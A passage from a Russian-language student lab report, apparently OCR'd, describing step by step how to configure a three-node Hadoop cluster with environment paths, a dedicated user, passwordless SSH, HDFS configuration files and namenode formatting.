


Рис. 20 — процесс настройки Hadoop

13. Далее было проведено перемещения Hadoop в локальную каталог пользователя. Именно для этого необходимо было переименовывать папку ранее. Для этого была выполнена команда: «sudo mv hadoop /usr / local/hadoop». Данный этап изображен на рисунке 21




Рис. 21 — процесс перемещения Hadoop в локальной каталог пользователя

14. Затем необходимо было настроить путь Hadoop и путь Java. Для этого был открыть файл окружения командой: «sudo nano /etc/environment». После этого были вписаны такие данные: «PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/usr/local/hadoop/bin:/usr/local/hadoop/sbin" JAVA_HOME=" / usr / lib/jvm / java-8-openjdk-amd64/jre"». Данный этап изображен на рисунке 22.



Рис. 22 — процесс настройки пути Hadoop и пути Java

15. Далее необходимо было создать пользователя. Данный этап изображен на рисунке 23.



Рис. 23 — процесс создания пользователя

16. Далее необходимо пользователя добавить в группу, это было сделано командой: «sudo usermod-aG hadoopuser hadoopuser». Затем было дано разрешение к доступу к папке пользователю Hadoop к рекурсивной папке Hadoop командой: «sudo chown hadoopuser: root-R /usr/local/hadoop/». После этого были выданы права на чтение, запись и выполнение командой: «sudo chmod g+rwx -R /usr/local/ hadoop /». Также был назначен доступ к root командой: «sudo adduser hadoopuser sudo». Данный этап изображен ни рисунке 24.




Рис. 24 — процесс назначения прав пользователю

17. Теперь необходимо проверить IP-адрес. Это было выполнено командой: «ip addr». Данный этап изображен на рисунке 25.




Рис. 25— процесс проверки IP-адреса

18. После этого был записан IP-адрес в файле hosts. Для этого была выполнена команда: «sudo nano / etc / hosts». После открытия файла были добавлена IP-адреса slave1, slave2, master. Данный этап изображен на рисунке 26.




Рис. 26— процесс добавления ip-адресов в файл hosts

19. Далее необходимо войти в систему под пользователем hadoopuser на slave1, slave2, master и сделать ssh-ключ на всех машинах командой: «ssh-keygen -t rsa». Данный этап изображен на рисунке 27.




Рис. 27 — процесс входа в систему под пользователем hadoopuser, а также генерация ssh-ключей на всех машинах

20. Затем необходимо было поделиться ssh-ключом hadoopuser в первичном узле со всеми другими узлами, чтобы они использовали один и тот же ключ и таким образом им не нужен пароль. Для этого были выполнены команды: «ssh-copy-id hadoopuser@hadoop-master», «ssh-copy-id hadoopuser@hadoop-slave1», «ssh-copy-id hadoopuser@hadoop-slave2». Данный этап изображен на рисунках 28 и 29.



Рис. 28 — процесс копирования shh-ключа на главный узел




Рис. 29 — процесс копирования shh-ключа на первый и второй ведомый узел

21. После этого необходимо совершить настройку портов. Это делается только на главном узле. В начале необходимо получить доступ к конфигурационному файлу командой: «sudo nano /usr/local/hadoop/etc/hadoop/core-site.xml» и затем файле внутри сегмента были введены такие параметры:

«<property>

<name>fs.defaultFS</name>

<value>hdfs:// master:9000</value>

</property>».

Данный этап изображен на рисунке 30.



Рис. 30 — процесс настройки портов в конфигурационном файле

22. Далее необходимо настроить HDFS. Это было сделано на главном узле. Командой: «sudo nano /usr/local/hadoop/etc/hadoop/hdfs-site.xml» был получен доступ к файлу. После этого в файл в сегмент конфигурации были введены такие параметры:

«<property>
<name>dfs.namenode.name.dir</name><value>/usr/local/hadoop/data/nameNode
</value>
</property>
<property>
<name>dfs.datanode.data.dir</name><value>/usr/local/hadoop/data/dataNode</va
lue>
</property>
<property>
<name>dfs.replication</name>
<value>2</value>
</property>».

Данный этап изображен на рисунке 31.




Рис. 31 — процесс настройки HDFS

23. Затем были обозначены вторичные узлы. Был получен доступ к файлу командой: «sudo nano /usr/local/hadoop/etc/hadoop/workers». В нем были записаны ведомые узлы. Данный этап изображен на рисунке 32.



Рис. 32 — процесс обозначения ведомых узлов в файле workers

24. После этого был скопирован весь подкатолог в другие машины, они запущены. Пароли не нужны, потому что они используют ssh-ключ. Для этого была выполнена команда копирования на первую ведомую/ вторичную машину: «scp /usr/local/hadoop/etc/hadoop/* slave1:/usr/local/hadoop/etc/hadoop/», а также команда копирования вторую ведомую/ вторичную машину: «scp /usr/local/hadoop/etc/hadoop/* slave2:/usr/local/hadoop/etc/hadoop/». Данный этап изображен на рисунках 33 и 34.




Рис. 33 — процесс копирования подкаталога в другие машины



Рис. 34 — процесс копирования подкаталога в другие машины

25. Далее были сохранены конфигурации командой: «source /etc/environment». Также была отформатирована система командой: «hdfs namenode -format». Данный этап изображен на рисунках 35-37.



Рис. 35 — процесс сохранения конфигураций и форматирование системы



Рис. 36 — процесс сохранения конфигураций и форматирование системы




Рис. 37 — процесс сохранения конфигураций и форматирование системы

26. После этого был запущен hdfs командой: «start-dfs.sh». Однако возникла ошибка, что нет доступа. Был изменен rcmd на ssh. Была введена команда: «export PDSH_RCMD_TYPE=ssh».Далее были применены изменения командой: «source ~/bashrc». Далее снова был запущен hdfs

командой: «start-dfs.sh». После была осуществлена проверка какие узлы активны командой: «jps». Данный этап изображен на рисунке 38.

